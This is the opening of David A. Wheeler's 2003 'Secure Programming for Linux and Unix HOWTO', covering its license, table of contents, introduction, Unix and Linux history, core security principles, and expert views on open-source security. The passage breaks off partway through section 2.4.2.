Secure Programming for Linux and Unix HOWTO

David A. Wheeler

v3.010 Edition

Copyright © 1999, 2000, 2001, 2002, 2003 David A. Wheeler

v3.010, 3 March 2003

This book provides a set of design and implementation guidelines for writing secure programs for Linux and Unix systems. Such programs include application programs used as viewers of remote data, web applications (including CGI scripts), network servers, and setuid/setgid programs. Specific guidelines for C, C++, Java, Perl, PHP, Python, Tcl, and Ada95 are included. For a current version of the book, see http://www.dwheeler.com/secure−programs

This book is Copyright (C) 1999−2003 David A. Wheeler. Permission is granted to copy, distribute and/or modify this book under the terms of the GNU Free Documentation License (GFDL), Version 1.1 or any later version published by the Free Software Foundation; with the invariant sections being ``About the Author'', with no Front−Cover Texts, and no Back−Cover texts. A copy of the license is included in the section entitled "GNU Free Documentation License". This book is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Table of Contents

Chapter 1. Introduction....1

Chapter 2. Background....4
2.1. History of Unix, Linux, and Open Source / Free Software....4
2.1.1. Unix....4
2.1.2. Free Software Foundation....4
2.1.3. Linux....5
2.1.4. Open Source / Free Software....5
2.1.5. Comparing Linux and Unix....5
2.2. Security Principles....6
2.3. Why do Programmers Write Insecure Code?....7
2.4. Is Open Source Good for Security?....8
2.4.1. View of Various Experts....8
2.4.2. Why Closing the Source Doesn't Halt Attacks....10
2.4.3. Why Keeping Vulnerabilities Secret Doesn't Make Them Go Away....11
2.4.4. How OSS/FS Counters Trojan Horses....11
2.4.5. Other Advantages....12
2.4.6. Bottom Line....12
2.5. Types of Secure Programs....13
2.6. Paranoia is a Virtue....14
2.7. Why Did I Write This Document?....14
2.8. Sources of Design and Implementation Guidelines....15
2.9. Other Sources of Security Information....16
2.10. Document Conventions....17

Chapter 3. Summary of Linux and Unix Security Features....19
3.1. Processes....20
3.1.1. Process Attributes....20
3.1.2. POSIX Capabilities....21
3.1.3. Process Creation and Manipulation....21
3.2. Files....22
3.2.1. Filesystem Object Attributes....22
3.2.2. Creation Time Initial Values....24
3.2.3. Changing Access Control Attributes....24
3.2.4. Using Access Control Attributes....25
3.2.5. Filesystem Hierarchy....25
3.3. System V IPC....25
3.4. Sockets and Network Connections....26
3.5. Signals....27
3.6. Quotas and Limits....28
3.7. Dynamically Linked Libraries....28
3.8. Audit....29
3.9. PAM....29
3.10. Specialized Security Extensions for Unix−like Systems....30

Chapter 4. Security Requirements....31
4.1. Common Criteria Introduction....31
4.2. Security Environment and Objectives....33

Table of Contents

Chapter 4. Security Requirements
4.3. Security Functionality Requirements....34
4.4. Security Assurance Measure Requirements....35

Chapter 5. Validate All Input....37
5.1. Command line....39
5.2. Environment Variables....39
5.2.1. Some Environment Variables are Dangerous....39
5.2.2. Environment Variable Storage Format is Dangerous....40
5.2.3. The Solution − Extract and Erase....40
5.2.4. Don't Let Users Set Their Own Environment Variables....41
5.3. File Descriptors....43
5.4. File Names....43
5.5. File Contents....44
5.6. Web−Based Application Inputs (Especially CGI Scripts)....44
5.7. Other Inputs....45
5.8. Human Language (Locale) Selection....45
5.8.1. How Locales are Selected....46
5.8.2. Locale Support Mechanisms....46
5.8.3. Legal Values....47
5.8.4. Bottom Line....47
5.9. Character Encoding....48
5.9.1. Introduction to Character Encoding....48
5.9.2. Introduction to UTF−8....48
5.9.3. UTF−8 Security Issues....49
5.9.4. UTF−8 Legal Values....50
5.9.5. UTF−8 Related Issues....51
5.10. Prevent Cross−site Malicious Content on Input....51
5.11. Filter HTML/URIs That May Be Re−presented....51
5.11.1. Remove or Forbid Some HTML Data....52
5.11.2. Encoding HTML Data....52
5.11.3. Validating HTML Data....52
5.11.4. Validating Hypertext Links (URIs/URLs)....54
5.11.5. Other HTML tags....58
5.11.6. Related Issues....58
5.12. Forbid HTTP GET To Perform Non−Queries....59
5.13. Counter SPAM....60
5.14. Limit Valid Input Time and Load Level....61

Chapter 6. Avoid Buffer Overflow....62
6.1. Dangers in C/C++....62
6.2. Library Solutions in C/C++....64
6.2.1. Standard C Library Solution....64
6.2.2. Static and Dynamically Allocated Buffers....65
6.2.3. strlcpy and strlcat....66
6.2.4. libmib....67
6.2.5. C++ std::string class....67
6.2.6. Libsafe....68

Table of Contents

Chapter 6. Avoid Buffer Overflow
6.2.7. Other Libraries....69
6.3. Compilation Solutions in C/C++....69
6.4. Other Languages....70

Chapter 7. Structure Program Internals and Approach....71
7.1. Follow Good Software Engineering Principles for Secure Programs....71
7.2. Secure the Interface....72
7.3. Separate Data and Control....72
7.4. Minimize Privileges....72
7.4.1. Minimize the Privileges Granted....72
7.4.2. Minimize the Time the Privilege Can Be Used....74
7.4.3. Minimize the Time the Privilege is Active....75
7.4.4. Minimize the Modules Granted the Privilege....75
7.4.5. Consider Using FSUID To Limit Privileges....76
7.4.6. Consider Using Chroot to Minimize Available Files....77
7.4.7. Consider Minimizing the Accessible Data....78
7.4.8. Consider Minimizing the Resources Available....78
7.5. Minimize the Functionality of a Component....78
7.6. Avoid Creating Setuid/Setgid Scripts....78
7.7. Configure Safely and Use Safe Defaults....79
7.8. Load Initialization Values Safely....79
7.9. Fail Safe....80
7.10. Avoid Race Conditions....80
7.10.1. Sequencing (Non−Atomic) Problems....81
7.10.2. Locking....88
7.11. Trust Only Trustworthy Channels....89
7.12. Set up a Trusted Path....91
7.13. Use Internal Consistency−Checking Code....92
7.14. Self−limit Resources....92
7.15. Prevent Cross−Site (XSS) Malicious Content....92
7.15.1. Explanation of the Problem....92
7.15.2. Solutions to Cross−Site Malicious Content....93
7.16. Foil Semantic Attacks....96
7.17. Be Careful with Data Types....97

Chapter 8. Carefully Call Out to Other Resources....98
8.1. Call Only Safe Library Routines....98
8.2. Limit Call−outs to Valid Values....98
8.3. Handle Metacharacters....98
8.4. Call Only Interfaces Intended for Programmers....101
8.5. Check All System Call Returns....101
8.6. Avoid Using vfork(2)....101
8.7. Counter Web Bugs When Retrieving Embedded Content....102
8.8. Hide Sensitive Information....103

Table of Contents

Chapter 9. Send Information Back Judiciously....104
9.1. Minimize Feedback....104
9.2. Don't Include Comments....104
9.3. Handle Full/Unresponsive Output....104
9.4. Control Data Formatting (Format Strings/Formatation)....104
9.5. Control Character Encoding in Output....106
9.6. Prevent Include/Configuration File Access....107

Chapter 10. Language−Specific Issues....109
10.1. C/C++....109
10.2. Perl....111
10.3. Python....112
10.4. Shell Scripting Languages (sh and csh Derivatives)....113
10.5. Ada....114
10.6. Java....115
10.7. Tcl....117
10.8. PHP....120

Chapter 11. Special Topics....124
11.1. Passwords....124
11.2. Authenticating on the Web....124
11.2.1. Authenticating on the Web: Logging In....126
11.2.2. Authenticating on the Web: Subsequent Actions....127
11.2.3. Authenticating on the Web: Logging Out....128
11.3. Random Numbers....129
11.4. Specially Protect Secrets (Passwords and Keys) in User Memory....130
11.5. Cryptographic Algorithms and Protocols....131
11.5.1. Cryptographic Protocols....132
11.5.2. Symmetric Key Encryption Algorithms....133
11.5.3. Public Key Algorithms....134
11.5.4. Cryptographic Hash Algorithms....135
11.5.5. Integrity Checking....135
11.5.6. Randomized Message Authentication Mode (RMAC)....136
11.5.7. Other Cryptographic Issues....136
11.6. Using PAM....137
11.7. Tools....137
11.8. Windows CE....139
11.9. Write Audit Records....139
11.10. Physical Emissions....140
11.11. Miscellaneous....140

Chapter 12. Conclusion....143

Chapter 13. Bibliography....144

Appendix A. History....153

Table of Contents

Appendix B. Acknowledgements **154**

Appendix C. About the Documentation License **155**

Appendix D. GNU Free Documentation License **157**

Appendix E. Endorsements **163**

Appendix F. About the Author **164**

Chapter 1. Introduction

A wise man attacks the city of the mighty and
pulls down the stronghold in which they trust.
Proverbs 21:22 (NIV)

This book describes a set of guidelines for writing secure programs on Linux and Unix systems. For purposes of this book, a ``secure program'' is a program that sits on a security boundary, taking input from a source that does not have the same access rights as the program. Such programs include application programs used as viewers of remote data, web applications (including CGI scripts), network servers, and setuid/setgid programs. This book does not address modifying the operating system kernel itself, although many of the principles discussed here do apply. These guidelines were developed as a survey of ``lessons learned'' from various sources on how to create such programs (along with additional observations by the author), reorganized into a set of larger principles. This book includes specific guidance for a number of languages, including C, C++, Java, Perl, PHP, Python, Tcl, and Ada95.

You can find the master copy of this book at http://www.dwheeler.com/secure−programs. This book is also part of the Linux Documentation Project (LDP) at http://www.tldp.org It's also mirrored in several other places. Please note that these mirrors, including the LDP copy and/or the copy in your distribution, may be older than the master copy. I'd like to hear comments on this book, but please do not send comments until you've checked to make sure that your comment is valid for the latest version.

This book does not cover assurance measures, software engineering processes, and quality assurance approaches, which are important but widely discussed elsewhere. Such measures include testing, peer review, configuration management, and formal methods. Documents specifically identifying sets of development assurance measures for security issues include the Common Criteria (CC, [CC 1999]) and the Systems Security Engineering Capability Maturity Model [SSE−CMM 1999]. Inspections and other peer review techniques are discussed in [Wheeler 1996]. This book does briefly discuss ideas from the CC, but only as an organizational aid to discuss security requirements. More general sets of software engineering processes are defined in documents such as the Software Engineering Institute's Capability Maturity Model for Software (SW−CMM) [Paulk 1993a, 1993b] and ISO 12207 [ISO 12207]. General international standards for quality systems are defined in ISO 9000 and ISO 9001 [ISO 9000, 9001].

This book does not discuss how to configure a system (or network) to be secure in a given environment. This is clearly necessary for secure use of a given program, but a great many other documents discuss secure configurations. An excellent general book on configuring Unix−like systems to be secure is Garfinkel [1996]. Other books for securing Unix−like systems include Anonymous [1998]. You can also find information on configuring Unix−like systems at web sites such as http://www.unixtools.com/security.html. Information on configuring a Linux system to be secure is available in a wide variety of documents including Fenzi [1999], Seifried [1999], Wreski [1998], Swan [2001], and Anonymous [1999]. Geodsoft [2001] describes how to harden OpenBSD, and many of its suggestions are useful for any Unix−like system. Information on auditing existing Unix−like systems are discussed in Mookhey [2002]. For Linux systems (and eventually other Unix−like systems), you may want to examine the Bastille Hardening System, which attempts to ``harden'' or ``tighten'' the Linux operating system. You can learn more about Bastille at http://www.bastille−linux.org; it is available for free under the General Public License (GPL). Other hardening systems include grsecurity. For Windows 2000, you might want to look at Cox [2000]. The U.S. National Security Agency (NSA) maintains a set of security recommendation guides at http://nsa1.www.conxion.com, including the ``60 Minute Network Security Guide.'' If you're trying to establish a public key infrastructure (PKI) using open source tools, you might want to look at the Open Source PKI Book. More about firewalls and Internet security is found in [Cheswick 1994].

Configuring a computer is only part of Security Management, a larger area that also covers how to deal with viruses, what kind of organizational security policy is needed, business continuity plans, and so on. There are international standards and guidance for security management. ISO 13335 is a five−part technical report giving guidance on security management [ISO 13335]. ISO/IEC 17799:2000 defines a code of practice [ISO 17799]; its stated purpose is to give high−level and general ``recommendations for information security management for use by those who are responsible for initiating, implementing or maintaining security in their organization.'' The document specifically identifies itself as "a starting point for developing organization specific guidance." It also states that not all of the guidance and controls it contains may be applicable, and that additional controls not contained may be required. Even more importantly, they are intended to be broad guidelines covering a number of areas. and not intended to give definitive details or "how−tos". It's worth noting that the original signing of ISO/IEC 17799:2000 was controversial; Belgium, Canada, France, Germany, Italy, Japan and the US voted *against* its adoption. However, it appears that these votes were primarily a protest on parliamentary procedure, not on the content of the document, and certainly people are welcome to use ISO 17799 if they find it helpful. More information about ISO 17799 can be found in NIST's ISO/IEC 17799:2000 FAQ. ISO 17799 is highly related to BS 7799 part 1 and 2; more information about BS 7799 can be found at http://www.xisec.com/faq.htm. ISO 17799 is currently under revision. It's important to note that none of these standards (ISO 13335, ISO 17799, or BS 7799 parts 1 and 2) are intended to be a detailed set of technical guidelines for software developers; they are all intended to provide broad guidelines in a number of areas. This is important, because software developers who simply only follow (for example) ISO 17799 will generally *not* produce secure software − developers need much, much, much more detail than ISO 17799 provides.

The Commonly Accepted Security Practices & Recommendations (CASPR) project at http://www.caspr.org is trying to distill information security knowledge into a series of papers available to all (under the GNU FDL license, so that future document derivatives will continue to be available to all). Clearly, security management needs to include keeping with patches as vulnerabilities are found and fixed. Beattie [2002] provides an interesting analysis on how to determine when to apply patches contrasting risk of a bad patch to the risk of intrusion (e.g., under certain conditions, patches are optimally applied 10 or 30 days after they are released).

If you're interested in the current state of vulnerabilities, there are other resources available to use. The CVE at http://cve.mitre.org gives a standard identifier for each (widespread) vulnerability. The paper SecurityTracker Statistics analyzes vulnerabilities to determine what were the most common vulnerabilities. The Internet Storm Center at http://isc.incidents.org/ shows the prominence of various Internet attacks around the world.

This book assumes that the reader understands computer security issues in general, the general security model of Unix−like systems, networking (in particular TCP/IP based networks), and the C programming language. This book does include some information about the Linux and Unix programming model for security. If you need more information on how TCP/IP based networks and protocols work, including their security protocols, consult general works on TCP/IP such as [Murhammer 1998].

When I first began writing this document, there were many short articles but no books on writing secure programs. There are now two other books on writing secure programs. One is ``Building Secure Software'' by John Viega and Gary McGraw [Viega 2002]; this is a very good book that discusses a number of important security issues, but it omits a large number of important security problems that are instead covered here. Basically, this book selects several important topics and covers them well, but at the cost of omitting many other important topics. The Viega book has a little more information for Unix−like systems than for Windows systems, but much of it is independent of the kind of system. The other book is ``Writing Secure Code'' by Michael Howard and David LeBlanc [Howard 2002]. The title of this other book is misleading; the book is solely about writing secure programs for Windows, and is basically worthless if you are writing programs for any other system. This shouldn't be surprising; it's published by Microsoft press, and its copyright is owned by

Microsoft. If you are trying to write secure programs for Microsoft's Windows systems, it's a good book. Another useful source of secure programming guidance is the The Open Web Application Security Project (OWASP) Guide to Building Secure Web Applications and Web Services; it has more on process, and less specifics than this book, but it has useful material in it.


This book covers all Unix−like systems, including Linux and the various strains of Unix, and it particularly stresses Linux and provides details about Linux specifically. There's some material specifically on Windows CE, and in fact much of this material is not limited to a particular operating system. If you know relevant information not already included here, please let me know.

This book is copyright (C) 1999−2002 David A. Wheeler and is covered by the GNU Free Documentation License (GFDL); see Appendix C and Appendix D for more information.

Chapter 2 discusses the background of Unix, Linux, and security. Chapter 3 describes the general Unix and Linux security model, giving an overview of the security attributes and operations of processes, filesystem objects, and so on. This is followed by the meat of this book, a set of design and implementation guidelines for developing applications on Linux and Unix systems. The book ends with conclusions in Chapter 12, followed by a lengthy bibliography and appendixes.

The design and implementation guidelines are divided into categories which I believe emphasize the programmer's viewpoint. Programs accept inputs, process data, call out to other resources, and produce output, as shown in Figure 1−1; notionally all security guidelines fit into one of these categories. I've subdivided ``process data'' into structuring program internals and approach, avoiding buffer overflows (which in some cases can also be considered an input issue), language−specific information, and special topics. The chapters are ordered to make the material easier to follow. Thus, the book chapters giving guidelines discuss validating all input (Chapter 5), avoiding buffer overflows (Chapter 6), structuring program internals and approach (Chapter 7), carefully calling out to other resources (Chapter 8), judiciously sending information back (Chapter 9), language−specific information (Chapter 10), and finally information on special topics such as how to acquire random numbers (Chapter 11).

Figure 1−1. Abstract View of a Program



Chapter 2. Background

I issued an order and a search was made, and it was found that this city has a long history of revolt against kings and has been a place of rebellion and sedition.

Ezra 4:19 (NIV)

2.1. History of Unix, Linux, and Open Source / Free Software

2.1.1. Unix

In 1969–1970, Kenneth Thompson, Dennis Ritchie, and others at AT&T Bell Labs began developing a small operating system on a little–used PDP–7. The operating system was soon christened Unix, a pun on an earlier operating system project called MULTICS. In 1972–1973 the system was rewritten in the programming language C, an unusual step that was visionary: due to this decision, Unix was the first widely–used operating system that could switch from and outlive its original hardware. Other innovations were added to Unix as well, in part due to synergies between Bell Labs and the academic community. In 1979, the ``seventh edition'' (V7) version of Unix was released, the grandfather of all extant Unix systems.

After this point, the history of Unix becomes somewhat convoluted. The academic community, led by Berkeley, developed a variant called the Berkeley Software Distribution (BSD), while AT&T continued developing Unix under the names ``System III'' and later ``System V''. In the late 1980's through early 1990's the ``wars'' between these two major strains raged. After many years each variant adopted many of the key features of the other. Commercially, System V won the ``standards wars'' (getting most of its interfaces into the formal standards), and most hardware vendors switched to AT&T's System V. However, System V ended up incorporating many BSD innovations, so the resulting system was more a merger of the two branches. The BSD branch did not die, but instead became widely used for research, for PC hardware, and for single–purpose servers (e.g., many web sites use a BSD derivative).

The result was many different versions of Unix, all based on the original seventh edition. Most versions of Unix were proprietary and maintained by their respective hardware vendor, for example, Sun Solaris is a variant of System V. Three versions of the BSD branch of Unix ended up as open source: FreeBSD (concentrating on ease–of–installation for PC–type hardware), NetBSD (concentrating on many different CPU architectures), and a variant of NetBSD, OpenBSD (concentrating on security). More general information about Unix history can be found at http://www.datametrics.com/tech/unix/uxhistry/brf–hist.htm, http://perso.wanadoo.fr/levenez/unix, and http://www.crackmonkey.org/unix.html. Much more information about the BSD history can be found in [McKusick 1999] and ftp://ftp.freebsd.org/pub/FreeBSD/FreeBSD–current/src/share/misc/bsd–family–tree.

A slightly old but interesting advocacy piece that presents arguments for using Unix–like systems (instead of Microsoft's products) is John Kirch's paper ``Microsoft Windows NT Server 4.0 versus UNIX''.

2.1.2. Free Software Foundation

In 1984 Richard Stallman's Free Software Foundation (FSF) began the GNU project, a project to create a free version of the Unix operating system. By free, Stallman meant software that could be freely used, read, modified, and redistributed. The FSF successfully built a vast number of useful components, including a C

compiler (gcc), an impressive text editor (emacs), and a host of fundamental tools. However, in the 1990's the FSF was having trouble developing the operating system kernel [FSF 1998]; without a kernel their dream of a completely free operating system would not be realized.

2.1.3. Linux

In 1991 Linus Torvalds began developing an operating system kernel, which he named ``Linux'' [Torvalds 1999]. This kernel could be combined with the FSF material and other components (in particular some of the BSD components and MIT's X−windows software) to produce a freely−modifiable and very useful operating system. This book will term the kernel itself the ``Linux kernel'' and an entire combination as ``Linux''. Note that many use the term ``GNU/Linux'' instead for this combination.

In the Linux community, different organizations have combined the available components differently. Each combination is called a ``distribution'', and the organizations that develop distributions are called ``distributors''. Common distributions include Red Hat, Mandrake, SuSE, Caldera, Corel, and Debian. There are differences between the various distributions, but all distributions are based on the same foundation: the Linux kernel and the GNU glibc libraries. Since both are covered by ``copyleft'' style licenses, changes to these foundations generally must be made available to all, a unifying force between the Linux distributions at their foundation that does not exist between the BSD and AT&T−derived Unix systems. This book is not specific to any Linux distribution; when it discusses Linux it presumes Linux kernel version 2.2 or greater and the C library glibc 2.1 or greater, valid assumptions for essentially all current major Linux distributions.

2.1.4. Open Source / Free Software

Increased interest in software that is freely shared has made it increasingly necessary to define and explain it. A widely used term is ``open source software'', which is further defined in [OSI 1999]. Eric Raymond [1997, 1998] wrote several seminal articles examining its various development processes. Another widely−used term is ``free software'', where the ``free'' is short for ``freedom'': the usual explanation is ``free speech, not free beer.'' Neither phrase is perfect. The term ``free software'' is often confused with programs whose executables are given away at no charge, but whose source code cannot be viewed, modified, or redistributed. Conversely, the term ``open source'' is sometime (ab)used to mean software whose source code is visible, but for which there are limitations on use, modification, or redistribution. This book uses the term ``open source'' for its usual meaning, that is, software which has its source code freely available for use, viewing, modification, and redistribution; a more detailed definition is contained in the Open Source Definition. In some cases, a difference in motive is suggested; those preferring the term ``free software'' wish to strongly emphasize the need for freedom, while those using the term may have other motives (e.g., higher reliability) or simply wish to appear less strident. For information on this definition of free software, and the motivations behind it, can be found at http://www.fsf.org.

Those interested in reading advocacy pieces for open source software and free software should see http://www.opensource.org and http://www.fsf.org. There are other documents which examine such software, for example, Miller [1995] found that the open source software were noticeably more reliable than proprietary software (using their measurement technique, which measured resistance to crashing due to random input).

2.1.5. Comparing Linux and Unix

This book uses the term ``Unix−like'' to describe systems intentionally like Unix. In particular, the term ``Unix−like'' includes all major Unix variants and Linux distributions. Note that many people simply use the term ``Unix'' to describe these systems instead. Originally, the term ``Unix'' meant a particular product

developed by AT&T. Today, the Open Group owns the Unix trademark, and it defines Unix as ``the worldwide Single UNIX Specification''.

Linux is not derived from Unix source code, but its interfaces are intentionally like Unix. Therefore, Unix lessons learned generally apply to both, including information on security. Most of the information in this book applies to any Unix−like system. Linux−specific information has been intentionally added to enable those using Linux to take advantage of Linux's capabilities.

Unix−like systems share a number of security mechanisms, though there are subtle differences and not all systems have all mechanisms available. All include user and group ids (uids and gids) for each process and a filesystem with read, write, and execute permissions (for user, group, and other). See Thompson [1974] and Bach [1986] for general information on Unix systems, including their basic security mechanisms. Chapter 3 summarizes key security features of Unix and Linux.

2.2. Security Principles

There are many general security principles which you should be familiar with; one good place for general information on information security is the Information Assurance Technical Framework (IATF) [NSA 2000]. NIST has identified high−level ``generally accepted principles and practices'' [Swanson 1996]. You could also look at a general textbook on computer security, such as [Pfleeger 1997]. NIST Special Publication 800−27 describes a number of good engineering principles (although, since they're abstract, they're insufficient for actually building secure programs − hence this book); you can get a copy at http://csrc.nist.gov/publications/nistpubs/800−27/sp800−27.pdf. A few security principles are summarized here.

Often computer security objectives (or goals) are described in terms of three overall objectives:

- *Confidentiality* (also known as secrecy), meaning that the computing system's assets can be read only by authorized parties.
- *Integrity*, meaning that the assets can only be modified or deleted by authorized parties in authorized ways.
- *Availability*, meaning that the assets are accessible to the authorized parties in a timely manner (as determined by the systems requirements). The failure to meet this goal is called a denial of service.

Some people define additional major security objectives, while others lump those additional goals as special cases of these three. For example, some separately identify non−repudiation as an objective; this is the ability to ``prove'' that a sender sent or receiver received a message (or both), even if the sender or receiver wishes to deny it later. Privacy is sometimes addressed separately from confidentiality; some define this as protecting the confidentiality of a *user* (e.g., their identity) instead of the data. Most objectives require identification and authentication, which is sometimes listed as a separate objective. Often auditing (also called accountability) is identified as a desirable security objective. Sometimes ``access control'' and ``authenticity'' are listed separately as well. For example, The U.S. Department of Defense (DoD), in DoD directive 3600.1 defines ``information assurance'' as ``information operations (IO) that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and nonrepudiation. This includes providing for restoration of information systems by incorporating protection, detection, and reaction capabilities.''

In any case, it is important to identify your program's overall security objectives, no matter how you group them together, so that you'll know when you've met them.

Sometimes these objectives are a response to a known set of threats, and sometimes some of these objectives are required by law. For example, for U.S. banks and other financial institutions, there's a new privacy law called the ``Gramm–Leach–Bliley'' (GLB) Act. This law mandates disclosure of personal information shared and means of securing that data, requires disclosure of personal information that will be shared with third parties, and directs institutions to give customers a chance to opt out of data sharing. [Jones 2000]

There is sometimes conflict between security and some other general system/software engineering principles. Security can sometimes interfere with ``ease of use'', for example, installing a secure configuration may take more effort than a ``trivial'' installation that works but is insecure. Often, this apparent conflict can be resolved, for example, by re–thinking a problem it's often possible to make a secure system also easy to use. There's also sometimes a conflict between security and abstraction (information hiding); for example, some high–level library routines may be implemented securely or not, but their specifications won't tell you. In the end, if your application must be secure, you must do things yourself if you can't be sure otherwise – yes, the library should be fixed, but it's your users who will be hurt by your poor choice of library routines.

A good general security principle is ``defense in depth''; you should have numerous defense mechanisms (``layers'') in place, designed so that an attacker has to defeat multiple mechanisms to perform a successful attack.

2.3. Why do Programmers Write Insecure Code?

Many programmers don't intend to write insecure code – but do anyway. Here are a number of purported reasons for this. Most of these were collected and summarized by Aleph One on Bugtraq (in a posting on December 17, 1998):

- There is no curriculum that addresses computer security in most schools. Even when there *is* a computer security curriculum, they often don't discuss how to write secure programs as a whole. Many such curriculum only study certain areas such as cryptography or protocols. These are important, but they often fail to discuss common real–world issues such as buffer overflows, string formatting, and input checking. I believe this is one of the most important problems; even those programmers who go through colleges and universities are very unlikely to learn how to write secure programs, yet we depend on those very people to write secure programs.
- Programming books/classes do not teach secure/safe programming techniques. Indeed, until recently there were no books on how to write secure programs at all (this book is one of those few).
- No one uses formal verification methods.
- C is an unsafe language, and the standard C library string functions are unsafe. This is particularly important because C is so widely used – the ``simple'' ways of using C permit dangerous exploits.
- Programmers do not think ``multi–user.''
- Programmers are human, and humans are lazy. Thus, programmers will often use the ``easy'' approach instead of a secure approach – and once it works, they often fail to fix it later.
- Most programmers are simply not good programmers.
- Most programmers are not security people; they simply don't often think like an attacker does.
- Most security people are not programmers. This was a statement made by some Bugtraq contributors, but it's not clear that this claim is really true.
- Most computer security models are terrible.
- There is lots of ``broken'' legacy software. Fixing this software (to remove security faults or to make it work with more restrictive security policies) is difficult.
- Consumers don't care about security. (Personally, I have hope that consumers are beginning to care about security; a computer system that is constantly exploited is neither useful nor user–friendly. Also, many consumers are unaware that there's even a problem, assume that it can't happen to them,

or think that that things cannot be made better.)
- Security costs extra development time.
- Security costs in terms of additional testing (red teams, etc.).

2.4. Is Open Source Good for Security?

There's been a lot of debate by security practitioners about the impact of open source approaches on security. One of the key issues is that open source exposes the source code to examination by everyone, both the attackers and defenders, and reasonable people disagree about the ultimate impact of this situation. (Note – you can get the latest version of this essay by going to the main website for this book, http://www.dwheeler.com/secure−programs.

2.4.1. View of Various Experts

First, let's exampine what security experts have to say.

Bruce Schneier is a well−known expert on computer security and cryptography. He argues that smart engineers should ``demand open source code for anything related to security'' [Schneier 1999], and he also discusses some of the preconditions which must be met to make open source software secure. Vincent Rijmen, a developer of the winning Advanced Encryption Standard (AES) encryption algorithm, believes that the open source nature of Linux provides a superior vehicle to making security vulnerabilities easier to spot and fix, ``Not only because more people can look at it, but, more importantly, because the model forces people to write more clear code, and to adhere to standards. This in turn facilitates security review'' [Rijmen 2000].

Elias Levy (Aleph1) is the former moderator of one of the most popular security discussion groups – Bugtraq. He discusses some of the problems in making open source software secure in his article "Is Open Source Really More Secure than Closed?". His summary is:

> So does all this mean Open Source Software is no better than closed source software when it comes to security vulnerabilities? No. Open Source Software certainly does have the potential to be more secure than its closed source counterpart. But make no mistake, simply being open source is no guarantee of security.

Whitfield Diffie is the co−inventor of public−key cryptography (the basis of all Internet security) and chief security officer and senior staff engineer at Sun Microsystems. In his 2003 article Risky business: Keeping security a secret, he argues that proprietary vendor's claims that their software is more secure because it's secret is nonsense. He identifies and then counters two main claims made by proprietary vendors: (1) that release of code benefits attackers more than anyone else because a lot of hostile eyes can also look at open−source code, and that (2) a few expert eyes are better than several random ones. He first notes that while giving programmers access to a piece of software doesn't guarantee they will study it carefully, there is a group of programmers who can be expected to care deeply: Those who either use the software personally or work for an enterprise that depends on it. "In fact, auditing the programs on which an enterprise depends for its own security is a natural function of the enterprise's own information−security organization." He then counters the second argument, noting that "As for the notion that open source's usefulness to opponents outweighs the advantages to users, that argument flies in the face of one of the most important principles in security: A secret that cannot be readily changed should be regarded as a vulnerability." He closes noting that

> "It's simply unrealistic to depend on secrecy for security in computer software. You may be able to keep the exact workings of the program out of general circulation, but can you prevent the code from being reverse−engineered by serious opponents? Probably not."

John Viega's article "The Myth of Open Source Security" also discusses issues, and summarizes things this way:

> Open source software projects can be more secure than closed source projects. However, the very things that can make open source programs secure −− the availability of the source code, and the fact that large numbers of users are available to look for and fix security holes −− can also lull people into a false sense of security.

Michael H. Warfield's "Musings on open source security" is very positive about the impact of open source software on security. In contrast, Fred Schneider doesn't believe that open source helps security, saying ``there is no reason to believe that the many eyes inspecting (open) source code would be successful in identifying bugs that allow system security to be compromised" and claiming that ``bugs in the code are not the dominant means of attack" [Schneider 2000]. He also claims that open source rules out control of the construction process, though in practice there is such control − all major open source programs have one or a few official versions with ``owners" with reputations at stake. Peter G. Neumann discusses ``open−box" software (in which source code is available, possibly only under certain conditions), saying ``Will open−box software really improve system security? My answer is not by itself, although the potential is considerable" [Neumann 2000]. TruSecure Corporation, under sponsorship by Red Hat (an open source company), has developed a paper on why they believe open source is more effective for security [TruSecure 2001]. Natalie Walker Whitlock's IBM DeveloperWorks article discusses the pros and cons as well. Brian Witten, Carl Landwehr, and Micahel Caloyannides [Witten 2001] published in IEEE Software an article tentatively concluding that having source code available should work in the favor of system security; they note:

> ``We can draw four additional conclusions from this discussion. First, access to source code lets users improve system security −− if they have the capability and resources to do so. Second, limited tests indicate that for some cases, open source life cycles produce systems that are less vulnerable to nonmalicious faults. Third, a survey of three operating systems indicates that one open source operating system experienced less exposure in the form of known but unpatched vulnerabilities over a 12−month period than was experienced by either of two proprietary counterparts. Last, closed and proprietary system development models face disincentives toward fielding and supporting more secure systems as long as less secure systems are more profitable. Notwithstanding these conclusions, arguments in this important matter are in their formative stages and in dire need of metrics that can reflect security delivered to the customer."

Scott A. Hissam and Daniel Plakosh's ``Trust and Vulnerability in Open Source Software" discuss the pluses and minuses of open source software. As with other papers, they note that just because the software is open to review, it should not automatically follow that such a review has actually been performed. Indeed, they note that this is a general problem for all software, open or closed − it is often questionable if many people examine any given piece of software. One interesting point is that they demonstrate that attackers can learn about a vulnerability in a closed source program (Windows) from patches made to an OSS/FS program (Linux). In this example, Linux developers fixed a vulnerability before attackers tried to attack it, and attackers correctly surmised that a similar problem might be still be in Windows (and it was). Unless OSS/FS programs are forbidden, this kind of learning is difficult to prevent. Therefore, the existance of an OSS/FS program can reveal the vulnerabilities of both the OSS/FS and proprietary program performing the same function − but at in this example, the OSS/FS program was fixed first.

2.4.2. Why Closing the Source Doesn't Halt Attacks

It's been argued that a system without source code is more secure because, since there's less information available for an attacker, it should be harder for an attacker to find the vulnerabilities. This argument has a number of weaknesses, however, because although source code is extremely important when trying to add new capabilities to a program, attackers generally don't need source code to find a vulnerability.

